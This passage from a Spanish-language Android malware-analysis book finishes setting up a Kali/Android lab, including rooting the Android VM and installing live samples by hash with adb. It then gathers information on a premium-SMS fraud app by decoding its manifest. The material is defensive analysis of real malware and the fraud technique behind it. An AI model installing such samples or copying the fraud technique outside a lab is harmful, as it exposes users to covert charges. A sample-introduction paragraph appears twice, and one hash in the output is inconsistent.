# chmod +x procyon-decompiler-0.5.30.jar
# ln -s $PWD/procyon-decompiler-0.5.30.jar /usr/bin/procyon
```

xdot

Esta herramienta permitirá al analista generar grafos de ejecución desde ficheros con extensión DOT, generados por otras herramientas como **jadx**.

La distribución Kali Linux 2 trae una versión de la herramienta **xdot** que a fecha de redacción del libro incluye algunos errores que impiden su correcta ejecución, para resolverlos puede descargarse la última versión desde su repositorio en GitHub (<https://github.com/jrfonseca/xdot.py/releases>) y después actualizar el script encontrado /usr/bin/xdot para que apunte al script actualizado en el que haya sido descargada la nueva versión, operación que si quiere realizarse mediante comandos puede ser ejecutada del siguiente modo:

```
# cd /mnt/data/tools
# wget https://github.com/jrfonseca/xdot.py/archive/0.6.zip
# unzip 0.6.zip
# ln -sf /mnt/data/tools/xdot.py-0.6/xdot.py /usr/bin/xdot
```

exiftool

Mediante el uso de esta herramienta el analista podrá identificar y extraer meta-datos de los ficheros incluidos en los APKs para complementar la información extraída mediante otras fuentes de datos.

```
# apt-get install exiftool
```

Ajustes finales e interacción con Android

Para completar la configuración de la VM-Android será necesaria la instalación de una aplicación que permita la gestión de la elevación de privilegios para así tener controlado el malware que intente realizar dicha elevación para la ejecución de comandos como root.

Para poder realizar esta instalación será necesario aplicar un parche sobre el sistema Android virtualizado mediante los siguientes pasos:



- Si no se había hecho antes, se iniciará la VM-Kali y se ejecutará el script *android-analysis* para habilitar la conectividad con la VM-Android.
- Se iniciará la VM-Android y se obtendrá su dirección IP estableciendo el foco sobre la VM-Android y presionando Alt+F1 para alternar a la terminal donde se encuentra la shell. En esta shell se recuperará la dirección asignada por el servidor DHCP de VM-Kali mediante el comando **netcfg**, siendo la dirección IP buscada la asignada al adaptador de red eth0.
- Desde la VM-Kali se establecerá conexión con la VM-Android vía **adb** utilizando la dirección IP obtenida en el punto anterior mediante el siguiente comando "**adb connect IP**", siendo un ejemplo el siguiente:

```
# adb connect 10.0.0.10
```

- Se copiará el parche desde la VM-Kali a la VM-Android del siguiente modo:

```
# cd malware-samples/tools
```

```
# adb push root43.zip /sdcard/
```

- Desde la shell en la VM-Android se descomprimirá el parche e instalará ejecutando los siguientes comandos:

```
# cd /sdcard
```

```
# unzip root43.zip
```

```
# sh install.sh
```

- Durante la instalación preguntará si se está ejecutando desde una shell en Android con Alt+F1, respondiéndose a esta pregunta con la opción **Y** y presionando ENTER a continuación hasta que solicite reiniciar, pregunta a la que también se responderá con la opción **Y**.

- En este momento la VM-Android ya se encuentra preparada para la instalación de la una aplicación que gestione la elevación de privilegios. Para este fin se utilizará la aplicación **SuperSu**, que puede ser instalada desde la *Play Store*. Una vez finalizada la instalación se ejecutará la aplicación para que se complete su configuración, durante la cual solicitará la confirmación del usuario para continuar con la actualización de los *binarios SU* y en la que se tendrá que seleccionar la opción de instalación *Normal*. Este proceso de instalación puede tardar unos segundos hasta finalizar, momento en el que mostrará un diálogo para reiniciar el dispositivo que se confirmará.

- La última aplicación que se instalará para terminar de preparar el entorno será **Cydia Substrate**, que servirá más adelante cuando se desarrollen las técnicas de análisis dinámico de muestras. Una vez instalada la aplicación desde la *Play Store* se seleccionará la opción **Link Substrate Files**, aceptando el diálogo cuando se solicite confirmación para la elevación de privilegios. Una vez terminado el proceso de *linkado* se seleccionará el botón con nombre *Restart System (Soft)*. Tras esto la máquina se reiniciará de forma rápida y una vez reiniciada se podrá comprobar que todo se ha instalado correctamente si al abrir la aplicación Substrate aparece un nuevo botón *Open Cydia Gallery*.

Nota: La ejecución de Cydia Substrate puede entrar en conflicto con algunos servicios de Google y con la instalación de aplicaciones, por lo que se recomienda deshabilitar el linkado desde su opción *Unlink Substrate Files*, y linkar únicamente cuando se haga uso de las técnicas de análisis dinámico que serán presentadas más adelante.



En un último paso en este apartado, se añadirá al PATH la ruta a las herramientas incluidas en el repositorio para facilitar su acceso desde cualquier directorio:

```
# echo "PATH=$PATH:/mnt/data/malware-samples/tools" >> ~/.bashrc
```

4. Gestión de instantáneas

Con el entorno completamente configurado es el momento de crear un par de instantáneas, una por cada máquina virtual, para disponer de una imagen que poder volver a cargar en caso de que por las pruebas realizadas se haya contaminado alguna de las máquinas.

Por regla general como resultado de las pruebas realizadas sólo la VM-Android se podrá ver comprometida y únicamente será esta la que tenga que ser restaurada, sin embargo en algún momento puede ser necesario instalar alguna herramienta de análisis adicional o analizar algún binario en la VM-Kali tras el que queramos poder restaurar a un estado controlado.

Para crear las instantáneas, se apagarán ambas máquinas virtuales, se seleccionará cada una de ellas y se seleccionará la opción Instantáneas de VirtualBox localizada arriba a la derecha. En ella se hará clic en el icono de la cámara de fotos para crear la instantánea, se le asignará un nombre y se aceptará el diálogo.

El ejemplo de cómo quedaría la VM-Android es el siguiente:




Imagen 01.13: Instantánea inicial en Virtual Box.

Nota: Estos mismos pasos serán realizados con la VM-Kali para disponer de una instantánea de esta.

Finalmente, cuando el lector quiera restaurar un estado anterior de alguna de las máquinas virtuales, únicamente tendrá que dirigirse al apartado de instantáneas de VirtualBox, seleccionar la imagen a recuperar y hacer clic en el icono de la cámara de fotos con una flecha simbolizando la restauración.

Este sistema permitirá al analista no sólo volver sobre sus pasos y limpiar la VM-Android contaminada tras la ejecución de una muestra, sino que le dará la posibilidad de construir ramas de configuraciones para la ejecución particular de determinadas muestras.

5. Interacción con la máquina virtual Android

Instalación de muestras

A lo largo de los siguientes capítulos se realizará la instalación de muestras de malware para profundizar en las distintas técnicas al alcance del analista en su tarea de investigación.

Para la realización de dichas instalaciones el lector deberá seguir estos pasos:

1. Confirmar que en la VM-Kali se ha ejecutado el script **android-analysis**, el cual se encargará de dar conectividad a la VM-Android. Una forma de comprobarlo es asegurarse de que el servidor DHCP se encuentra en ejecución con el comando:

```
# /etc/init.d/isc-dhcp-server status
```

Que las reglas de iptables están configuradas con:

```
# iptables -t nat -L
```

Y que Burp se encuentra en ejecución y con la opción *Proxy > Intercept > Intercept is off*, pues las reglas de iptables redirigirán el tráfico contra el proxy web y de no encontrarse activo y con la interceptación desactivada toda comunicación HTTP/S realizada por la VM-Android será rechazada o bloqueada.

2. Iniciar la VM-Android. Para ello se recuperará la instantánea guardada en caso de que se haya estado trabajando sobre una muestra para evitar trabajar en el análisis de una muestra sobre un entorno contaminado por un análisis anterior.

3. Identificar la dirección IP asignado a la VM-Android por el servidor DHCP de la VM-Kali. A modo de recordatorio, esto se podía conseguir alternando entre el modo gráfico (Alt+F7) y la shell (Alt+F1) que se presenta en la VM-Android, y utilizando en la shell el comando **netcfg** para obtener la dirección IP asociada a la interfaz de red **eth0**.

4. Establecer conexión entre la VM-Kali y la VM-Android ejecutando el siguiente comando en la VM-Kali:

```
# adb connect [IP-VM-Android]
```

Al establecerse conexión desde la VM-Kali con la VM-Android se mostrará el mensaje *"connected to [IP]:5555"* indicando que todo ha ido bien.

5. Cuando en los próximos capítulos se indique al lector que realice la instalación de una muestra, se le facilitará el hash SHA-1 de la muestra a instalar. El APK con dicho hash se encontrará en el directorio **/mnt/data/malware-samples**, por lo que para realizar su instalación tendrá que ejecutar los siguientes comandos desde la VM-Kali:

```
# cd /mnt/data/malware-samples
# adb install [HASH-SHA-1]
```

6. Finalizados estos pasos la aplicación ya se encontrará instalada en el dispositivo y para ejecutarla sólo quedará visitar el Launcher y hacer clic en su icono.



Nota: Durante los siguientes capítulos todos los comandos que se especifiquen se ejecutarán desde el directorio `/mnt/data/malware-samples/` que se creó al clonar el repositorio con las muestras de malware salvo que se especifique lo contrario.

Atajos

El lector encontrará de utilidad los siguientes atajos de teclado cuando se esté trabajando con la VM-Android:

- Control + H: Simula el botón de *power*, lo utilizaremos para desbloquear la pantalla o apagar el dispositivo.
- Control + I: Según la versión de VirtualBox, inhabilita la integración del ratón en la máquina anfitriona. Nos servirá para seguir el rastro del puntero dentro de la VM.
- Control + F9: Simula la rotación del dispositivo para colocarlo en vertical. Con F10, F11 y F12 se simula las distintas orientaciones en horizontal y vertical.
- Alt + F1. Nos da una shell dentro de la máquina virtual que será de gran utilidad cuando queramos interactuar directamente con el sistema operativo. Para volver a la interfaz gráfica se usará Alt + F7.

1. Muestra de malware: Servicio SMS premium

Antes de profundizar en el resto de apartados del capítulo se instalará en el dispositivo una muestra real de malware que será utilizada como ejemplo para crear un hilo principal en esta primera fase del análisis de una muestra de malware.



Capítulo II

Reuniendo información

Como paso previo al estudio del código y a la ejecución de la muestra en un entorno controlado, es necesario que el analista realice una primera fase de reconocimiento en la que reúna información de la aplicación, sirviéndole esta de guía y ayude en su progreso por el resto de fases del proceso de análisis. Durante el capítulo de Introducción se presentaron algunos conceptos básicos que regirán el comportamiento de una aplicación en el sistema operativo Android, siendo el fichero `AndroidManifest.xml` el principal representante de las capacidades que tiene una aplicación. Sin embargo durante esta fase de recuperación de información este fichero no será el único aspecto a estudiar y el analista tendrá que enfocar su investigación desde múltiples perspectivas:

- A través de la lectura del fichero `AndroidManifest.xml`, podrá identificar permisos requeridos por la aplicación, componentes declarados (activity, service, receiver y provider), librerías externas utilizadas por la aplicación, otras aplicaciones y servicios del sistema del que declare intención de uso, etcétera.
- Inspeccionar el contenido del fichero APK permitirá hacerse una idea de a qué tipo de aplicación se enfrenta, permitiendo este estudio abrir líneas de investigación que le lleven a profundizar más adelante al resolver cuestiones como ¿se ha programado en su totalidad en Java?, ¿incluye código adicional en forma de paquetes (JAR, DEX u otro formato de código pre-compilado)?, ¿hace uso de código nativo?, ¿tiene parte de su código escrito utilizando alguna de las librerías habituales cross-platform como puedan ser PhoneGap, Appcelerator o Xamarin?, ¿incluye algún recurso adicional al que prestar atención?
- Analizar metadatos de ficheros incluidos con la aplicación puede ser determinante para obtener más información acerca del autor del malware o de intentos de ofuscación de ficheros.
- Estudiar el certificado digital con el que ha sido firmado la aplicación para detectar anomalías, por ejemplo en casos de phishing.
- Una vez instalada la aplicación en el dispositivo y haciendo uso de las SDK tools provistas por Android se puede contrastar la información reflejada en los ficheros de configuración respecto a la registrada en el dispositivo tras la instalación.

1. Muestra de malware: Servicio SMS premium

Antes de profundizar en el resto de apartados del capítulo se instalará en el dispositivo una muestra real de malware que será utilizada como ejemplo para crear un hilo principal en esta primera fase del análisis de una muestra de malware.



Ha sido elegida esta muestra porque servirá como buen ejemplo para la presentación de los aspectos a los cuales el analista debe prestar atención durante la fase de recuperación de información, sin embargo existen casos que como es lógico no cubre, pues no todas las muestras siguen la misma composición, ni todos los desarrolladores de malware cometen los mismos errores. Para esos casos el libro concretará qué otra muestra de malware será utilizada como ejemplo para demostrar casos reales y prácticos de extracción de información.

La muestra principal sobre la que se basarán los análisis en este capítulo se corresponde con una aplicación que suscribía a los usuarios de forma bastante opaca a servicios de SMS Premium y que llegó a mantenerse publicada en *Google Play* el tiempo suficiente como para estafar a usuarios de la plataforma Android.

La aplicación, una vez instalada y en el momento de su ejecución, informaba al usuario de la suscripción a un servicio de mensajería SMS premium, pero sólo era necesario un clic para que la aplicación se encargara de toda la gestión de la suscripción sin necesidad de más interacción por parte del usuario, sin poner en conocimiento de este el proceso que estaba realizando.

Este es sin duda un comportamiento cuestionable y una práctica de dudosa ética que los desarrolladores de malware aprovechan en su favor para que sus aplicaciones permanezcan publicadas en el market el máximo tiempo posible:

- Por un lado se ha pedido confirmación al usuario, el cual ha tenido que aceptar la suscripción en una pantalla que sólo tenía un botón para suscribirse y al que perfectamente se le podría hacer clic por error, sin existir desde la aplicación ninguna forma de cancelar el proceso una vez hecho clic.
- Por el otro lado está el impacto de una suscripción a un servicio Premium. En España se encuentran regulados inicialmente por la Orden ITC/308/2008, que define entre otros aspectos que el usuario que se suscribe a uno de estos servicios, y según el coste asociado, debe confirmar el servicio antes de recibirlo y de que le sea facturado. En este sentido lo que hace esta muestra es suscribir al usuario en el servicio y quedarse a la escucha de los SMS recibidos para dejar pasar a la bandeja de entrada los SMS normales que el usuario pueda recibir, y capturar y responder al SMS de confirmación de suscripción al servicio premium. Todo esto sin notificar al usuario de ningún modo.

La muestra que se corresponde con esta aplicación tiene el hash SHA-1 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11, y para realizar su instalación bastará con seguir los pasos descritos en el apartado de **Instalación de muestras** del capítulo anterior y ejecutando el siguiente comando para su instalación:

```
# adb install 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

Esta muestra en particular además, y como se confirmará más adelante conforme se extraiga información de ella, hace uso de la librería Cordova utilizada para la creación de aplicaciones utilizando HTML, CSS y JavaScript. Esta técnica es utilizada de forma bastante habitual en el malware ya que utilizando la capacidad de interacción de Android entre código Java y código

JavaScript (*JavascriptInterface*) se puede ejecutar código almacenado en un servidor externo, lo cual ofrece las siguientes ventajas a los desarrolladores de malware:

- Al no estar todo el código incluido en el APK se limitan los resultados obtenidos al realizar un análisis estático.
- Al encontrarse el código en un servidor externo, puede variar en el tiempo sin necesidad de actualizar la aplicación o ser variable en base a condiciones como puedan ser parámetros recibidos: versión del sistema operativo, tipo de dispositivo, hardware detectado, etcétera.




Imagen 02.01: Esquema de una app que utiliza JavaScript Interface

Debido a la naturaleza de este tipo de malware, donde el código se carga dinámicamente desde un servidor bajo el control del desarrollador del malware, con el paso del tiempo ocurre que estas aplicaciones dejan de ser funcionales debido a que se elimina el contenido dinámico, servidores y dominios utilizados en sus operaciones.

Esta muestra que se va a utilizar como ejemplo no es la excepción, por lo que en ejecución no será operativa aunque sí servirá como ejemplo para obtener información de una muestra real.

2. Obteniendo el APK

En el caso de la muestra de ejemplo que será utilizada ya se dispone del APK al encontrarse entre las muestras del repositorio de malware que ha sido clonado, pero en caso de que fuera necesario extraer de un dispositivo un APK instalado, se seguirían los siguientes pasos:

- Se obtendrá la IP asociada a la VM-Android y, si no se había hecho previamente, se establecerá conexión vía **adb**:

```
# adb connect 10.0.0.11
```

- Se listarán las aplicaciones instaladas ejecutando desde una shell el comando:

```
# adb shell pm list packages
```


- Se obtendrá la ruta dentro del sistema de ficheros donde reside la aplicación con el comando:

```
# adb shell pm path <package-name>.
```

En la siguiente captura es muestra un ejemplo de cómo obtener la ruta de instalación de la aplicación **ProxyDroid**:

```
root@vm-kali:~# adb shell pm list packages | grep proxydroid
package:org.proxydroid
root@vm-kali:~# adb shell pm path org.proxydroid
package:/data/app/org.proxydroid-1.apk
```

Imagen 02.02: Obteniendo la ruta donde se encuentra almacenado el APK en el dispositivo.

- Finalmente se realizará su descarga con el siguiente comando:

```
# adb pull /data/app/<archivo-apk>
```

Siguiendo con el ejemplo:

```
root@vm-kali:~/malware-analysis# adb pull /data/app/org.proxydroid-1.apk
4847 KB/s (3186572 bytes in 0.641s)
```

Imagen 02.03: Descargando el fichero APK desde el dispositivo Android a la máquina de análisis.

Una vez descargado el fichero APK en la máquina de análisis se puede continuar con la fase de recuperación de información sobre él.

3. Examinando el fichero AndroidManifest.xml

El primer paso será reunir información que permita al analista dibujar un esquema del alcance de la aplicación. Como se presentó en el primer apartado, el punto de partida de cualquier aplicación en la plataforma Android es el fichero **AndroidManifest.xml**, en él se reflejan permisos, requisitos de la aplicación, componentes que intervendrán en la ejecución, etcétera. Esta información debe ser el primer objetivo del analista ya que le orientará sobre qué es lo que tiene que buscar dentro de la aplicación.

Métodos para obtener el AndroidManifest.xml

El fichero *AndroidManifest.xml*, el cual se encuentra en la raíz del APK se encuentra en formato XML binario, de modo que para acceder a su contenido de forma legible será necesario hacer antes su conversión. Para cubrir esta necesidad se dispone de múltiples herramientas:

Herramienta aapt

Entre las SDK tools se dispone de la herramienta de empaquetado **aapt** que puede ser ejecutada recibiendo como parámetro el fichero APK del que se quiere extraer el recurso, en combinación con el nombre del recurso, por ejemplo:

```
# aapt dump xmltree 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk AndroidManifest.xml
```



El resultado obtenido de ejecutar este comando es el siguiente:

```
root@kali:~/malware-samples# aapt dump xmltree 2d26c676bcb5a5f8599f49a5b99599b7ff93dc11.apk AndroidManifest.xml
N: android:http://schemas.android.com/apk/res/android
E: manifest (line=2)
  A: android:versionCode(0x0101021b)=(type 0x10)0x1
  A: android:versionName(0x0101021c)="1.0" (Raw: "1.0")
  A: package="com.romaticpost" (Raw: "com.romaticpost")
E: uses-sdk (line=7)
  A: android:minSdkVersion(0x0101020c)=(type 0x10)0x9
E: uses-permission (line=9)
  A: android:name(0x01010003)="android.permission.CAMERA" (Raw: "android.permission.CAMERA")
E: uses-permission (line=10)
  A: android:name(0x01010003)="android.permission.VIBRATE" (Raw: "android.permission.VIBRATE")
E: uses-permission (line=11)
  A: android:name(0x01010003)="android.permission.INTERNET" (Raw: "android.permission.INTERNET")
E: uses-permission (line=12)
  A: android:name(0x01010003)="android.permission.WRITE_EXTERNAL_STORAGE" (Raw: "android.permission.WRITE_EXTERNAL_STORAGE")
E: uses-permission (line=13)
  A: android:name(0x01010003)="android.permission.ACCESS_NETWORK_STATE" (Raw: "android.permission.ACCESS_NETWORK_STATE")
E: uses-permission (line=14)
  A: android:name(0x01010003)="android.permission.ACCESS_WIFI_STATE" (Raw: "android.permission.ACCESS_WIFI_STATE")
E: uses-permission (line=15)
  A: android:name(0x01010003)="android.permission.CHANGE_WIFI_STATE" (Raw: "android.permission.CHANGE_WIFI_STATE")
E: uses-permission (line=16)
  A: android:name(0x01010003)="android.permission.SEND_SMS" (Raw: "android.permission.SEND_SMS")
```

Imagen 02.04: Extracción de datos del AndroidManifest.xml utilizando aapt3.3.

En ella se representa con una letra E las etiquetas XML, y con una letra A el nombre del atributo y su valor asignado, reflejándose por ejemplo en la captura que en el fichero AndroidManifest.xml encontraríamos la declaración de uso del permiso CAMERA y donde se tendría una etiqueta XML similar a la siguiente: `<uses-permission android:name="android.permission.CAMERA">`.

Continuando con la salida del comando **aapt** se encontrará la etiqueta `<application>`, la cual como se indicó en el capítulo de Introducción reflejará los componentes incluidos en la aplicación:

```
E: application (line=23)
  A: android:label(0x01010001)=@0x7f0b000d
  A: android:icon(0x01010002)=@0x7f020057
E: activity (line=25)
  A: android:label(0x01010001)=@0x7f0b000d
  A: android:name(0x01010003)="MainActivity" (Raw: ".MainActivity")
  A: android:screenOrientation(0x0101001e)=(type 0x10)0x1
  A: android:configChanges(0x0101001f)=(type 0x11)0xa0
E: intent-filter (line=29)
  A: action (line=30)
    A: android:name(0x01010003)="android.intent.action.MAIN" (Raw: "android.intent.action.MAIN")
  A: category (line=31)
    A: android:name(0x01010003)="android.intent.category.LAUNCHER" (Raw: "android.intent.category.LAUNCHER")
```

Imagen 02.05: Componentes Android incluidos en la aplicación.

En este caso se puede ver como bajo `<application>` se encuentra anidada la etiqueta `<activity>`, que a su vez tiene un `<intent-filter>` con los elementos `action` y `category`, definiéndose en ambos un atributo `android:name` y tomando los valores `"android.intent.action.MAIN"` y `"android.intent.category.LAUNCHER"` respectivamente. Se explicará más adelante la relevancia de estos dos valores en concreto.

Herramienta apktool

Con la herramienta **apktool** se puede satisfacer el mismo objetivo que con **aapt**, decodificar el contenido del fichero *AndroidManifest.xml*, con una diferencia: en este caso el formato de salida será un XML, lo cual en un primer vistazo puede ser más fácil de interpretar que la salida de **aapt**.



Esta herramienta también será estudiada en apartados posteriores ya que sus posibilidades no se reducen a la decodificación del manifiesto, sino que lo hará de todos los recursos que localice en el APK, generará una interpretación del bytecode incluido en el fichero classes.dex en formato smali (sobre el que se profundizará en el capítulo dedicado al análisis estático de código), e incluso puede llegar a facilitar la depuración de código en la fase de análisis dinámico.

Por todos estos motivos, para reducir el tiempo que puede tardar la herramienta en generar la salida se le puede indicar mediante argumentos que sólo se quieren decodificar los recursos y que no se quiere generar el código smali. Para ello se incluirá el parámetro `-s` (Do not decode sources):

```
# apktool d -s $PWD/2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk $PWD/2d26c676bcb5a5f8599f49a5b90599b7ff93dc11
# cat 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/AndroidManifest.xml
```

El resultado es el que se muestra a continuación:

```
root@vm-kali:~/malware-samples# cat 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11/AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.romaticpost"
  xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-permission android:name="android.permission.CAMERA" />
  <uses-permission android:name="android.permission.VIBRATE" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <uses-permission android:name="android.permission.WRITE_SMS" />
  <uses-permission android:name="android.permission.READ_SMS" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-feature android:name="android.hardware.camera" />
  <uses-feature android:name="android.hardware.camera.autofocus" />
  <application android:label="@string/app_name" android:icon="@drawable/ic_launcher">
    <activity android:label="@string/app_name" android:name=".MainActivity" android:screenOrientation="portrait"
      android:configChanges="keyboardHidden|orientation">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
</manifest>
root@vm-kali:~/malware-samples#
```

Imagen 02.06: AndroidManifest.xml decodificado por apktool.

Herramienta jadx

Otra herramienta que permitirá extraer una versión decodificada del fichero AndroidManifest.xml es **jadx**. Para ejecutarla se utilizará el siguiente comando:

```
# jadx -s -d test 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk
```

Como se verá más adelante, esta herramienta al igual que **apktool** tendrá otros usos, sirviendo también de ayuda durante la fase de análisis estático al tener la capacidad de decompilar código Java directamente partiendo del fichero DEX incluido en el APK, enfrentarse a la ofuscación, crear grafos de ejecución, además de ofrecer entorno gráfica donde poder realizar búsquedas y analizar el código decompilado.



Interpretando la información

Sin importar si se escoge como método para la extracción del fichero *AndroidManifest.xml* la herramienta **aapt**, **apktool** o **jadx**, el objetivo final será el mismo: determinar las acciones que puede llegar a realizar la aplicación una vez instalada en el dispositivo.

Para ello una vez decodificado se analizará prestando atención a detalles que llamen la atención por el tipo de aplicación, a las combinaciones que permitan las características definidas, permisos declarados, componentes utilizados, etcétera.

De modo que si se retoma la muestra que estaba sirviendo de ejemplo inicial, la aplicación se describía así misma en *Google Play* como una “Colección de postales de amor para compartir tus sentimientos con una tarjeta virtual de amor”. Teniendo en cuenta dicha presentación, el analista debe comenzar a hacerse algunas preguntas:

¿Qué permisos solicita la aplicación?

Al ser una aplicación que mostrará fotos y frases, se puede esperar que el contenido multimedia esté incluido en el propio APK o que en el peor caso se descargue parcial o completamente a través de internet, por lo que parece legítimo que se soliciten permisos como “*android.permission.INTERNET*” (de aquí en adelante se obviara la parte común del texto de los permisos “*android.permission*”) e incluso *WRITE_EXTERNAL_STORAGE* si se considera que descargará contenido multimedia que puede ser almacenado en el almacenamiento externo de la aplicación. Además el permiso de *INTERNET* podría dar sentido al resto de permisos relacionados con el estado de la red (*ACCESS_NETWORK_STATE*, *ACCESS_WIFI_STATE* y *CHANGE_WIFI_STATE*) para por ejemplo avisar al usuario si va a descargar contenido de gran tamaño cuando no se está utilizando una red WiFi.


Pero esto sería ser optimistas en exceso y la aplicación dista mucho de estar así de comprometida con el usuario, la realidad es que se trata de una aplicación que supuestamente mostrará mensajes de amor, pero además de declarar permisos que podrían llegar a tener sentido, solicita otros muy particulares y los cuales no guardan mucha relación con el objetivo de la aplicación:

- Acceso completo al servicio de mensajería: *SEND_SMS*, *RECEIVE_SMS*, *WRITE_SMS* y *READ_SMS*. Permitiendo así la lectura, escritura y envío de SMS.
- Acceso a la cámara con el permiso *CAMERA*, que le permitirá realizar fotografías.

Dados los permisos que solicita se pueden empezar a suponer multitud de acciones no deseadas que podría llegar a realizar: desde enviar a un servidor externo el contenido del almacenamiento externo, una fotografía capturada con la cámara o información de la red a la que el dispositivo está conectado; hasta enviar y recibir SMS sin que el usuario lo detecte, como es el caso.

¿Llama la atención alguna otra definición de características?

Si se observa en detalle el contenido del fichero *AndroidManifest.xml*, se encontrará que no sólo solicita el permiso *CAMERA*, sino que también exige mediante la inclusión de la etiqueta `<uses-feature>` que el dispositivo tenga una cámara, y al no definir el atributo *android:required* a *false*



se establecerá a su valor por defecto *true*, por lo que durante el tiempo que estuvo la aplicación publicada en *Google Play*, sólo les fue visible a los usuarios que tuvieran este componente hardware en su dispositivo.

El hecho de que se defina de este modo plantea distintas lecturas: puede encontrarse así definido para satisfacer la hipótesis de que realiza capturas que puede que envíe a un servidor externo; puede utilizarse para dificultar su localización en *Google Play* bajo determinados dispositivos (como máquinas virtuales que no simulen disponer de una cámara); o puede llegar incluso a tratarse de un *copiar-y-pegar* de otro proyecto realizado por el desarrollador de malware, lo cual es una práctica bastante habitual en el desarrollo de malware para ahorrar tiempo.

Más adelante mediante análisis estático del código se podrá confirmar si verdaderamente la combinación de permiso *CAMERA* y *<uses-feature>* suponía un riesgo real o no.

¿Qué información aportan los componentes?

Según se muestra en el fichero *AndroidManifest.xml* sólo se encuentra declarado un componente, la actividad *MainActivity*, que a través de su *<intent-filter>* declara que responderá al siguiente evento:

- El elemento *action* con valor "**android.intent.action.MAIN**". Indica al sistema operativo que cuando se ejecute la aplicación esta actividad será utilizada como punto de entrada.
- El elemento *category* con valor "**android.intent.category.LAUNCHER**". Indica al sistema operativo que tras su instalación debe incluirse un acceso directo en el Launcher del dispositivo.

De modo que tras instalarse la aplicación se tendrá una nueva aplicación accesible desde el Launcher y que arrancará en la actividad con nombre completo de clase *com.romaticpost.MainActivity* teniendo en cuenta la combinación del atributo *package* en el elemento *<manifest>* y el atributo *name* en el elemento *<activity>*.

¿Se puede deducir algo más?

Durante el proceso de recuperación de información realizada hasta este punto no se ha observado un detalle relevante de esta muestra y que además es una práctica bastante habitual en el desarrollo de malware cuando se quiere esconder parte del comportamiento.

Al realizar el análisis de los permisos utilizados por la aplicación, se ha identificado el uso al completo de todos los permisos relacionados con mensajería SMS, pero para poder leer los SMS recibidos en el dispositivo se tienen que cumplir dos requisitos:

- Definir el permiso *RECEIVE_SMS*.
- Incluir un componente de tipo **receiver** que declare un *<intent-filter>* que responda a la acción *android.provider.Telephony.SMS_RECEIVED*.

El primer punto se identificó al estudiar el fichero *AndroidManifest.xml*; sin embargo el segundo punto es una incógnita a resolver, en el manifiesto no se ha declarado un componente receiver que atienda a dichos eventos, no obstante durante el capítulo de Introducción se hacía alusión a

un detalle importante de este tipo de componentes: es el único componente que puede registrarse dinámicamente por código sin necesidad de declararse previamente en el *AndroidManifest.xml*.

Dicho esto, el analista debe estar pendiente de estos casos y parecerle de interés que en esta muestra se declare el permiso de *RECEIVE_SMS* y a su vez no se refleje un *receiver*. Una vez más puede tratarse de un error de tipo *copiar-y-pegar* en el manifiesto, pero será otro detalle al que prestar atención durante el análisis estático y motivará la búsqueda de clases que hereden de *BroadcastReceiver* y que respondan a un *IntentFilter* que atienda a la acción *android.provider.Telephony.SMS_RECEIVED*.

4. Analizando el contenido del APK

Dentro del fichero APK, junto con el código incluido en el fichero *classes.dex* y el manifiesto, se encuentran otros recursos de interés como el certificado digital con el que ha sido firmada la aplicación, diccionarios con los textos que se mostrarán, librerías de código nativo, XML con la maquetación de los elementos visuales de las actividades, imágenes, u otros contenidos en bruto (que reciben el nombre de *raw*) que no han sido procesados en el empaquetado de la aplicación.

Datos del certificado

Dado que el fichero APK se encuentra en formato ZIP, se puede descomprimir su contenido para dar lugar a su examen con el siguiente comando:

```
# unzip 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.apk -d zip-2d26c676bcb5a5f8599f49a5b90599b7ff93dc11
```

Una vez descomprimido, si se quiere acceder a la información del certificado se puede utilizar la herramienta Java *keytool*:

```
